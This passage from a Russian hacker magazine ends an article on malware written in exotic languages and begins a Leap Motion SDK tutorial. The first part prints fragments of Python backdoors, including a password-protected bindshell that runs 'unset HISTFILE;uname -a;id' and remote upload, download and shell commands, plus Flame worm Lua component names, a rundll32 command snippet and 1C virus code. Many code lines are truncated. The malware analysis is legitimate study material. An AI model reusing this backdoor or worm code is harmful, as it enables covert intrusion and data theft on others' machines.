autocommands="unset HISTFILE;uname -a;id" #autostart=)
kill_bsh='kbsh'                               #command for kill bindshell
##########################################
if len(sys.argv)>1:
    Port=int(sys.argv[1])
    print '[+]Port=',sys.argv[1]
    if len(sys.argv)>2:
        Pass=str(md5.new(sys.argv[2]).hexdigest())
    print '[+]New_pass'

try:
    sockobj=socket(AF_INET,SOCK_STREAM)
    sockobj.bind(('',Port))
    sockobj.listen(5)
except:
    print '[-]SocketError',sys.exc_value
    sys.exit(1)

if os.fork()==0: #for start bindshell as proc and exit
    while 1:
        connection,address=sockobj.accept()
        data=connection.recv(1024)
        getpass=md5.new(data[:-2])
        bsh_pid=os.getpid()
        if getpass.hexdigest()==Pass:
            if os.fork()==0:
Ln: 48 Col: 43
```

Сомнительный Python-скрипт для Linux под названием Backdoor.Python.RShell



```
command_current = eval(command)

if command_current[0] == 'listDF':
    listDirectoryFile = {}
    listDirectoryFile['c'] = 'listDF'
    listDirectoryFile['arg1'] = command_current[1]
    listDirectoryFile['d'] =  [f for f in os.listdir(comm
                               if os.path.isdir(os.path.j

    listDirectoryFile['f'] =  [(f, os.path.getsize(comman
                                time.ctime(os.path.getmti
                               for f in os.listdir(comman
                               if os.path.isfile(os.path.

    send_back_output(repr(listDirectoryFile))

elif command_current[0] == 'upload':
    listDirectoryFile = {}
    listDirectoryFile['c'] = 'upload'
    listDirectoryFile['arg1'] = command_current[1]
    listDirectoryFile['arg2'] = command_current[2]


    output = open(command_current[2], 'wb')
    output.write(command_current[3])

    send_back_output(repr(listDirectoryFile))
elif command_current[0] == 'download':
    listDirectoryFile = {}
    listDirectoryFile['c'] = 'download'
    listDirectoryFile['arg1'] = command_current[1]
    listDirectoryFile['arg2'] = command_current[2]

    input = open(command_current[1], 'rb')
    listDirectoryFile['data'] = input.read()

    send_back_output(repr(listDirectoryFile))
elif command_current[0] == 'shell':
    listshell = {}
    listshell['c'] = 'shell'
    listshell['arg'] = commands.getoutput(command_current
    send_back_output(repr(listshell))
elif command_current[0] == 'sleep':
```

Python-скрипт для Mac Backdoor.Python.Aharm.a



```
ATTACKOP_JIMMY_PRODS.luac
ATTACKOP_MOVEFILE.luac
ATTACKOP_RUNDLL.luac
CRUISE_CRED.luac
IMMED_ATTACK_ACTION.luac
MUNCH_ATTACKED_ACTION.luac
MUNCH_SHOULD_ATTACK.luac
NETVIEW_HANDLER.luac
NETVIEW_SPOTTER.luac
REG_SAFETY.luac
RESCH_EXEC.luac
SECLOG_HANDLER.luac
SECLOG_SPOTTER.luac
SNACK_BROWSER_HANDLER.luac
SNACK_ENTITY_ACTION.luac
SNACK_NBNS_HANDLER.luac
STD.luac
SUCCESS_FLAME.luac
SUCCESS_FLAME_STARTLEAK.luac
SUCCESS_GET_PRODS.luac
TRANSPORT_NUSYSTEM.luac
TRANSPORT_NU_DUSER.luac
USERPASS_CRED.luac
WMI_EXEC.luac
WMI_SAFETY.luac
attackop_base_prods.luac
```

Часть списка Lua-скриптов из состава Worm.Win32.Flame

Что касается языка программирования Lua, то самым известным вредоносом, который был написан с его использованием, был Worm.Win32.Flame. Для большей части компонентов этого червя логика верхнего уровня реализована именно на Lua. Всего в Worm.Win32.Flame можно насчитать 57 Lua-компонентов, каждый из которых выполняет какую-либо вредоносную функцию. К примеру, скрипт ATTACKOP _ JIMMY _ PRODS.lua производит атаку на другой ПК, скрипт с названием casafety.lua служит для обнаружения антивирусного ПО, CRUISE _ CRED.lua — для кражи учетных данных, а euphoria.lua эксплуатирует уязвимость в LNK-файлах.

Вредоносный код можно написать на чем угодно, даже на языке для 1С:Предприятие

Кусочек скрипта ATTACKOP _ JIMMY _ PRODS.lua


```
ATTACKOP_JIMMY.lua: ctx.exec:exec({cmdLine =
ctx.transport:expandLocal(string.format("cmd /c cd \"%%temp%%\" &&(if exist \"%s\"
start /wait rundll32 \"%s\",%s)&move /y \"%%_systemroot%%\\temp\\~dra52.tmp\"
\"~dra53.tmp\" &del /q \"%s\"", remoteDLLBasename, remoteDLLBasename,
dllExportedFunction, remoteDLLBasename)), mofInfo = {confPath =
"LUA.CLAN.JIMMY_MOF", fn = "svchost1ex.mof"}})
```

ЗАКЛЮЧЕНИЕ

Как показывает повседневная практика вирусных аналитиков, вредоносный код можно написать на чем угодно, и в коллекциях семплов вредоносного кода многих антивирусных компаний встречаются весьма экзотические образцы, написанные, к примеру, на встроенном языке программирования системы «1С:Предприятие» (Virus.1C.Bonny.a, Virus.1C.Bonny.b или Virus.1C.Tanga.a). Мы можем называть перечисленные в статье поделки странными и нетипичными, но они есть, они работают, а «1С:Предприятие», как известно, установлено на очень большом количестве компьютеров нашей родины...



Virus.1C.Tanga.a на VirusTotal



virustotal

SHA256: 3c28fe6f8ced415913c314179aa558859a60ae5866c85192c3c8fcd159c0c918
Имя файла: Virus.1C.Tanga.a
Показатель выявления: 30 / 55
Дата анализа: 2014-10-03 17:44:02 UTC (0 минут назад)

Анализ | Дополнительные сведения | Комментарии | Голосование

Антивирус	Результат	Дата обновления
Ad-Aware	Trojan.Script.244133	20141003
Agnitum	VBS.Tango.A	20141003
AhnLab-V3	TextImage/Debyr	20141003
Avast	Unix:Malware-gen	20141003
Avira	WScr/Tanga.A	20141003
BitDefender	Trojan.Script.244133	20141003
Bkav	MW.Clod8e5.Trojan.ef1a	20141003
CMC	Generic.Win32.8e5ef1aec9!CMCRadar	20141003
ClamAV	1C.Tanga	20141003



Кусочек кода Virus.1C.Tanga.a

```
// Tango.ERT.2622
//*********************************************
Error = 0;
try
    Object = createobject("Amber.Compound");
except
    Error = 1;
endtry;
if Error = 0 then
        Path = "";
        Name = "";
        Label = "// Tango.ERT.2622";
        Name = tempfilesdir() + "temp.";
        SourceTmp = Name + "!!!";
        TargetTmp = Name + "$$$";
        SourceText = createobject("text");
        TargetText = createobject("text");
        FilePath(Path, Name);
        FullName = Path + Name;
        Object.Stream2file(FullName, "MD Programm text", SourceTmp, 1);
        SourceText.Open(SourceTmp);
        x = 0;
        CurStr = "";
        while find(CurStr, Label) <> 1 do
                x = x + 1;
                CurStr = SourceText.GetLine(x);
        enddo;
        CurStr = "";
```



КОДИМ ДЛЯ LEAP MOTION

РАЗБИРАЕМСЯ В ПРОДВИНУТОЙ СИСТЕМЕ ЖЕСТОВОГО УПРАВЛЕНИЯ

Юрий «yurembo» Язев, независимый игродел
yazevsoft@gmail.com



Leap Motion Controller вошел в десятку лучших устройств года по версии журнала Time. Этот девайс относится к славной семейке беспроводных контроллеров нового поколения, таких как Wii Remote, PlayStation Move, однако ближайшим его родственником является Xbox Kinect. В отличие от последнего, Leap Motion реагирует на движения исключительно рук, он в 200 раз точнее определяет даже самые быстрые движения кистей и пальцев. Это устройство еще плотнее приближает нас к настоящей виртуальной реальности — к созданию естественного интерфейса между человеком и машиной.

Willyam Bradberry@shutterstock.com

LEAP MOTION CONTROLLER

После выхода сенсора Kinect на волне его успеха стали появляться другие устройства бесконтактного управления. Kinect послужил основой для роста и развития рынка подобных устройств: инвесторы увидели перспективу и поняли смысл вложения средств в устройства жестового управления. Однако наиболее значимым и успешным стал Leap Motion Controller. Как и прародитель, последний основан на технологии захвата движения. Это устройство подключается к порту USB и по размеру не превышает пары сложенных флешек. С технической стороны для захвата проекции пользовательских рук в пространстве устройство Leap использует два оптических сенсора (камеры) и инфракрасный источник света (разработчики не исключают, что в будущих версиях устройства количество камер может быть изменено).

Девайс размещается рабочей поверхностью кверху рядом с экраном, чтобы создать ощущение, будто объектами на экране управляют с помощью рук. После подключения устройства над ним образуется виртуальная перевернутая пирамида с центральной вершиной в устройстве. Наиболее эффективный диапазон распространяется от 25 до 600 мм над контроллером с областью видимости 150 градусов. В области этой пирамиды Leap Motion «видит» все движения и пересылает их софту, который преобразует данные и сигналы в координаты и сообщения. Софт способен распознать как простые жесты (виртуальные прикосновения, нажатия), так и сложные продолжительные движения: масштабирование, перемещение, вращение, рисование различных геометрических фигур. Таким образом, само устройство не выполняет никаких вычислений и преобразований, отдавая все на откуп софту хоста, который, удаляя шумы изображения, строит модели рук и пальцев-указателей.

Имея начало координат в центре устройства, Leap Device интерпретирует оси координат следующим образом: отрицательная X расположена слева от устройства, соответственно, положительная — справа. Координата Y растет вверх и не имеет отрицательных значений, так как Leap «видит» объекты, начиная с 25 мм выше себя. Положительная Z располагается в направлении к пользователю, тогда как отрицательная — к экрану.

LEAP MOTION SDK

Leap Motion SDK развивается удивительно бурно, а новые версии выходят с завидной регулярностью: за сравнительно недолгую историю его существования уже появилась полноценная вторая версия тулз, а также ее модификации. Точнее, моды находятся еще в стадии беты, и мы будем использовать самую последнюю на момент написания статьи версию SDK, поскольку каждая новая версия предоставляет видимые улучшения — дополнительные возможности слежения за скелетом («костями» рук). Как и следовало ожидать, Leap Motion SDK работает на всех распространенных платформах: Windows NT, OS X, Linux. Так как в последнее время мне больше приходится работать на Маке (а я вот редактирую эту статью на EEE PC с Win XP, и мне норм. — Прим. ред.), то в дальнейшем мое повествование (с некоторыми оговорками) будет касаться именно этой операционной системы. Если ты с ней не дружишь, не отчаивайся, ведь Leap Motion SDK кросс-платформенный, и ты без труда сможешь адаптировать полученные из этой статьи сведения для любой поддерживаемой операционной системы.

ГОТОВ ВКАЛЫВАТЬ!

Для начала работы с контроллером Leap Motion, предварительно зарегистрировавшись на сайте производителя устройства, из раздела Downloads (https://developer.leapmotion.com/downloads/skeletal-beta) скачай архив LeapDeveloperKit_2.1.1+21671_mac.tar. Распаковав его, ты обнаружишь папку, внутри которой будет бандл Leap_Motion_Installer_skeleton-release_public_mac_x64_2.1.1+21671_ah1704.dmg (образ диска для OS X), содержащий драйверы для работы устройства, а также демоаппликации. Рядом с бандлом будет находиться директория LeapSDK, включающая все необходимые библиотеки и API для разработки приложений, работающих с устройством Leap Motion. Вдобавок в этой папке находится документация и сэмплы. Кроме демоприложений, бандл содержит Airspace Home, своего рода клиент для магазина приложений Leap Motion — в него можно загружать свои приложения и продавать их, как на других площадках цифровой дистрибуции.




Рис. 1. Airspace





Рис. 2. Программа установки Leap Motion Software

Основное отличие второй версии SDK от первой — это новая система слежения за «скелетом» верхних конечностей. В нее включена обработка дополнительной информации о костях рук и пальцев, возможность предсказания расположения невидимых для устройства костей и построение моделей рук в тех условиях, когда полностью конечности не видны.

Сначала установи содержимое бандла (уверен, под Windows он имеет такое же название, только с расширением exe). Сама установочная программа, находящаяся внутри образа, называется Leap Motion.pkg, она запускает процесс инсталляции всего перечисленного выше.

После завершения установки софта для Leap Motion автоматически запустится драйвер, который в виде демона «поселится» в строке меню (справа сверху). В «Программах» появятся три новых приложения: сам драйвер, демопрограмма Leap Motion Orientation (рекомендую начать с нее) и Airspace. Если ранее контроллер не был подключен, самое время сделать это. Значок (в строке меню) подсветится зеленым цветом. В результате щелчка на нем откроется меню, содержащее пять пунктов. Первый пункт Launch Airspace запускает одноименный оконный клиент. По умолчанию в нем присутствуют семь демоприложений и две ссылки, ведущие в Airspace Store и комьюнити разработчиков. Каждая из демонстраций раскрывает возможности Leap Motion.

Следующий пункт меню — Settings открывает окно для настройки устройства. Это окно включает четыре вкладки. На странице Generals производятся основные настройки: разрешить или запретить устройству взаимодействовать с веб-приложениями, которые поддерживают Leap Motion (забегая вперед, отмечу, что такая возможность присутствует, и для этого используется HTML5 + JavaScript), включить






Рис. 3. Клиент Airspace

Рис. 4. Визуализатор

или выключить возможность получать сигналы от устройства приложениям, работающим в фоне, автоматически передавать статистику устройства, включить (при необходимости) переход в энергосберегающий режим; настроить наименьшую высоту над устройством, при которой оно «видит» руки и пальцы (указатели); согласиться на автоматическое обновление. На странице Tracking присутствуют два параметра, относящиеся к настройке возможности «слежения» устройством. Следующая вкладка посвящена диагностированию и устранению неполадок, здесь присутствуют функции просмотра лога ПО, диагностический визуализатор, повторная калибровка устройства и возврат к настройкам по умолчанию. Последняя же вкладка просто сообщает инфу об устройстве и обслуживающем его софте.

Щелчком по пункту Visualiser открывается демонстратор, в нем можно посмотреть, как устройство «видит» конечности. То есть, если переместить руки над активной областью устройства, приложение отобразит их в виртуальном пространстве. Кнопка Pause Tracking приостанавливает слежение, Quite — вырубает демон.

Когда ПО для Leap Motion будет установлено, можно ставить инструменты разработчика. При этом я полагаю, что у тебя установлены самые новые версии операционной системы и тулз для разработки (Xcode). Как я говорил выше, после распаковки архива папка с SDK находится рядом с бандлом установки. Эта папка содержит документацию, примеры, заголовочные и объектные файлы для всех официально поддерживаемых языков.

Изначально Leap Motion SDK написан на C++, но благодаря SWIG имеет поддержку многих распространенных компилируемых и интерпретируемых языков, среди которых C# (вместе с фреймворками .NET и Mono плюс движком Unity 3D), Objective-C, Java, Python, JavaScript. SWIG, являясь свободным инструментом с открытым исходным кодом, играет роль генератора связующего кода между C++ и другими языками. Для своих разработок мы возьмем C++, как самый родной.

Клиентский компьютер и контроллер взаимодействуют по TCP-соединению, при котором открываются порты 6437, 6438, 6439 — для корректной работы устройства необходимо проследить, чтобы они не блокировались файрволом.

Leap Motion SDK позволяет разрабатывать приложения двух видов: поддерживающие нативный интерфейс (клиентские приложения) и интерфейс WebSockets (веб-приложения, работающие в среде браузера). Первые для работы (получения данных от контроллера) используют динамическую библиотеку — конкретную для определенной операционной системы, она подключается к устройству и предоставляет сервис верхнему уровню. Тогда как вторые получают данные через сервер WebSockets локального хоста в виде сообщений формата JSON. В этом случае используется JavaScript + open source надстройка LeapJS, и для управления устройством приложение может передавать конфигурационные сообщения через сервер WebSockets обратно девайсу.

КОДИНГ ДЛЯ LEAP MOTION

Сегодня мы сконцентрируемся на нативных приложениях для OS X, но благодаря кросс-платформенности инструментов ты легко сможешь переделать наши проги для другой поддерживаемой операционной системы. Мы не будем разрабатывать консольное приложение, которое показывает координаты, передаваемые контроллером, это скучно. Сразу же окунем голову в серьезный код и напишем приложение, выводящее графическое представление.

Визуализация

Leap Motion SDK предоставляет чудесные средства для получения данных от контроллера, но в нем совсем ничего нет для вывода графики. Поэтому наш путь лежит через использование дополнительных тулз. Чтобы вывести графику из нативного приложения под OS X, надо воспользоваться OpenGL. Но от этой идеи веет грустью: слишком низкий уровень, никакой статьи не хватит, и вообще уснуть можно. Поэтому мы воспользуемся надстройкой над OpenGL. Из всего широчайшего ряда подобных библиотек я выбрал Cinder (libcinder.org).

Cinder представляет собой набор библиотек с открытым исходным кодом для обработки изображений, работы с графикой, звуком, вычислительной геометрией. Как я уже сказал выше, Cinder кросс-платформенна, и один и тот же код будет работать не только на десктопных платформах, но также на смартфонах и планшетах от Apple. В будущем разработчики собираются расширить круг поддерживаемых аппаратных и программных платформ. Вдобавок для генерации заготовки нового проекта в поставку Cinder входит утилита TinderBox, с ее помощью можно создать проект с поддержкой OpenGL, DirectX, CocoaView (OpenGL), каждая из этих заготовок может содержать в себе поддержку физического движка Box 2D, библиотеку рендеринга Cairo, аудиобиблиотеку FMOD, библиотеку компьютерного зрения OpenCV. Для Apple-устройств можно сгенерировать заготовку, где будут использоваться менеджеры геолокации и движения, при помощи стандартных фреймворков (Core Location, Core Motion). Все это с легкостью можно включить в проект на этапе его создания с помощью GUI-интерфейса. Кроме того, проект можно сгенерировать под определенную среду программирования и операционное окружение: Xcode (Mac), Xcode (iOS), VC 12/13 (WinRT). Следствие: мы имеем больше, чем библиотеку API, все это напоминает кросс-платформенный игровой движок! Также можно сразу создать локальный Git-репозиторий. По моему скромному мнению, Cinder скоро станет наилучшим кросс-платформенным решением, даже в сравнении с Qt.

Так как в Cinder активно используется boost, его неплохо обновить до последней версии. Открываем любимую консоль и сначала поставим систему управления устаревшими (на суровый взгляд Apple) пакетами Homebrew:

```
ruby -e "$(curl -fsSL https://raw.github.com/↵
Homebrew/homebrew/go/install)"
```

После чего из этой системы установим boost 1.55: brew install boost. Для работы непосредственно с Cinder ее достаточно скачать и распаковать, а для генерации проекта — использовать размещенную в подпапке tools утилиту TinderBox.

Руки, пальцы, управление пространством

Итак, для разминки создадим приложение, которое выводит в окно то, что видит сенсор. Если ты читал мои статьи про Kinect, то можешь помнить, что там мы начинали так же, будем считать это традицией. Заготовка из TinderBox для OpenGL нам прекрасно подойдет, надо только добавить в нее поддержку Leap Motion.

Для этого из подкаталога include ранее распакованной папки LeapSDK (об этом см. выше) в дерево каталогов проекта среды Xcode перетащи два файла: Leap.h и LeapMath.h. Когда перенос будет завершен, появится диалоговое окно, где надо указать способ вставки / связывания файлов с проектом; поставь флажок Destination → Copy items into destination group's folder (if needed), отметь галкой Folders → Create groups for any added folders и ниже отметь проект, к которому происходит добавление файлов. Кроме того, еще нужна динамическая библиотека. Так как компилятор языка C++ (LLVM), входящий в Xcode, следует стандарту C++11, то необходимо использовать библиотеку, скомпилированную с его вмешательством. Такая либа есть, она называется (версия для OS X) libLeap.dylib и находится в подкаталоге libc++ подпапки lib каталога LeapSDK. Либу тоже надо переместить в систему Xcode, с таким же последующим прохождением диалога. Теперь надо указать среде Xcode использовать добавленную в проект либу. В дереве файлов/каталогов проекта щелкни на имени проекта (верхний пункт), откроется меню конфигурирования проекта. Перейди на вкладку Build Phases. В левом верхнем углу вкладки, щелкнув на знаке «плюс», из появившегося контекстного меню выбери пункт New cope files build phase. В нижней части вкладки появится свернутая панель Copy Files. Развернув ее, из ниспадающего списка Destination выбери Executables, а в пустой список файлов (ниже) из дерева проекта перетащи динамическую либу, при этом флажок Copy only when installing должен быть снят. Теперь она подключена к проекту.

Следующее действие нужно, чтобы сенсор передавал «сырые» данные изображения того, что он видит; в настройках Leap Motion (пункт Settings контекстного меню значка девайса в строке меню) на закладке General надо отметить флажок Allow Images.

Сгенерированная TinderBox'ом заготовка включает несколько папок, файлов и необходимых фреймворков. Поскольку я назвал проект RawImagesApp, я добавил заголовочный файл RawImages.h. В него я поместил подключение заголовочных файлов Cinder'а и Leap'а, включение пространства имен Leap и объявление объекта контроллера Leap Motion, собственно, он является центральным предметом разговора. Вдобавок TinderBox сгенерировал исходный код для нашего проекта, он послужит хорошей отправной точкой для развития. В cpp-файле содержится основной класс (в моем случае RawImagesApp) приложения, соответствующий имени проекта и унаследованный от базового класса Cinder — AppNative. Окно создается с помощью макроса CINDER_APP_NATIVE. В классе RawImagesApp объявлены и реализованы виртуальные функции базового класса. Функция setup вызывается при старте приложения, сюда помещается код для его инициализации: для вывода «сырых» графических данных в этом методе необходимо установить особый флаг политик сенсора, для чего надо вызвать метод setPolicyFlag, в который передать значение POLICY_IMAGES контроллера. Функция update вызывается в каждом кадре для обновления; draw вызывается для перерисовки контента; mouseDown — при нажатии клавиши мыши. По умолчанию включены не все возможные функции, можно, например, добавить prepareSettings — функцию, которая вызывается до создания окна и позволяет передать ему параметры. Добавим эту функцию, чтобы при создании окно было большего размера, также установим для него частоту обновления. Объявление внутри класса RawImagesApp выглядит так:

```
void prepareSettings
( ci::app::AppBasic::Settings* settings );
```

а реализация так:

```
void RawImagesApp::prepareSettings
( Settings* settings )
{
    settings->setWindowSize( 1024, 768 );
    settings->setFrameRate( 60.0f );
}
```



Рис. 5. Что видит Leap Motion Controller

Уверен, комментарии здесь излишни.

Добавим в основной класс приложения текстуру OpenGL: gl::Texture tex;. Она пригодится нам для вывода. В функции update мы по кадрам будем получать изображения от сенсора, затем их обрабатывать и отображать на текстуре (см. исходник). На каждом кадре мы получаем кадр контроллера: Frame frame = controller.frame();. Объект класса Frame содержит в себе все остальные объекты, информацию о которых генерирует контроллер. Нам надо просто извлечь их из него. К слову, получение кадра таким способом — самостоятельно его брать у контроллера (последовательный опрос устройства) — наиболее просто и используется чаще всего. Любые промежуточные моменты предрешены: если при следующем опросе новый кадр еще не готов, то возвращается старый; если при последующем опросе готовы уже несколько кадров, то они помещаются в историю. Есть еще один способ получения кадров, но пока он нам не нужен, и мы перенесем его рассмотрение на следующий раздел.

Получив кадр, мы извлекаем из него снятые сенсором изображения: ImageList images = frame.images();. Всего их два, поскольку в сенсоре две камеры, поэтому в каждый момент два изображения. Далее мы последовательно обрабатываем оба. Сначала в строке const unsigned char * image_buffer = image.data (); получаем данные картинки; в определенный момент от контроллера мы можем получить разные изображения — не только по содержимому, но и по размеру. В следующей строке создается объект графической поверхности (Surface), входящий в Cinder API. Его конструктору передаются четыре параметра: ширина и высота поверхности, использование альфа-канала, последовательность цветовых каналов (константа SurfaceChannelOrder::RGBA соответствует стандарту: красный, зеленый, синий, альфа, однако имеется ряд других, например, в GDI или Quartz используются другие цветовые последовательности). Затем с помощью итератора обходятся все пиксели (пока пустой) поверхности. Внутри этого цикла устанавливается цвет пикселей. Я решил придать выводимому изображению красноватый оттенок (как в DOOM :)). Поэтому для красного канала каждого пикселя устанавливается значение, соответствующее значению из данных изображения. Остальные каналы обнуляются. После обхода всего изображения мы конструируем объект — текстуру с помощью метода gl::Texture на основе переданной в параметре поверхности. Если сейчас вывести текстуру на экран, она будет




Рис. 6. **Силуэт руки**

слишком маленькая. Поэтому предварительно отмасштабируем ее: glScalef(2.0, 3.0, 0.0);. Теперь отобразим: gl::draw(tex);.

Кости

В следующем примере мы отобразим наши руки в машинном контексте, то есть нарисуем их в соответствующих координатах. Эта задача будет сложнее, чем предыдущая, а LeapSDK все-таки предоставляет довольно низкоуровневый интерфейс, поэтому для упрощения нашей задачи мы воспользуемся готовыми наработками.

Американский программист Стивен Шейберл (Stephen Schieberl), под ником Ban the Rewind, разработал пару классов (Listener наследуется от Leap::Listener и Device), выполняющих всю типичную работу, связанную с обработкой и возвращением состояний устройства. Вдобавок Стивен поместил в файл функции, которые выполняют подсчеты координат и матриц, что позволит нам сконцентрироваться на более высокоуровневой работе. В первую очередь эти вычисления связаны с тем, что в отличие от координат рабочего стола операционной системы, где ось Y растет сверху вниз, начало координат для Leap Motion (0, 0, 0) находится в левом нижнем углу (Y растет снизу вверх), следовательно, при использовании значений координаты Y их надо инвертировать. Дополнительные вычисления проводятся над векторами и матрицами, как указано выше.

Итак, создадим новый проект таким же образом, как прошлый. Дополнительно добавь в него файлы Cinder-LeapMotion.h и Cinder-LeapMotion.cpp (см. материалы к статье). В главном классе приложения количество переменных-членов пополнилось, были добавлены: mDevice — ссылка на устройство — объект самописного класса, mFrame — класса Frame (мы уже рассматривали этот класс в прошлом разделе), mCamera — объект класса CameraPersp либы Cinder, также был добавлен метод onFrame (функция обратного вызова класса-предка), который, принимая объект класса Frame, делает его текущим — присваивает его переменной-члену mFrame. В методе Setup включаются режимы рисования, сглаживания линий и полигонов; инициализация камеры: задание области видимости (в параметрах конструктора), установка точки обзора (в методе lookAt); затем создается объект самописного класса Device, включающий три необходимых объекта классов: Controller, Device (из пространства имен Leap) и Listener, кроме того, без мьютекса не обойтись. Вот мы и подошли ко второму способу получения кадров от устройства — прослушиванию. Наш класс устройства унаследован от класса Listener, который позволяет реализовать эту возможность, то есть мы получаем кадры от контроллера с периодичностью, соответствующей его работе. Когда контроллер готов передать кадр, класс Listener вызывает переопределенный нами метод onFrame и передает ему кадр (в параметре), выше мы упоминали этот метод. Кстати, зачем нам понадобился мьютекс? Дело в том, что при использовании 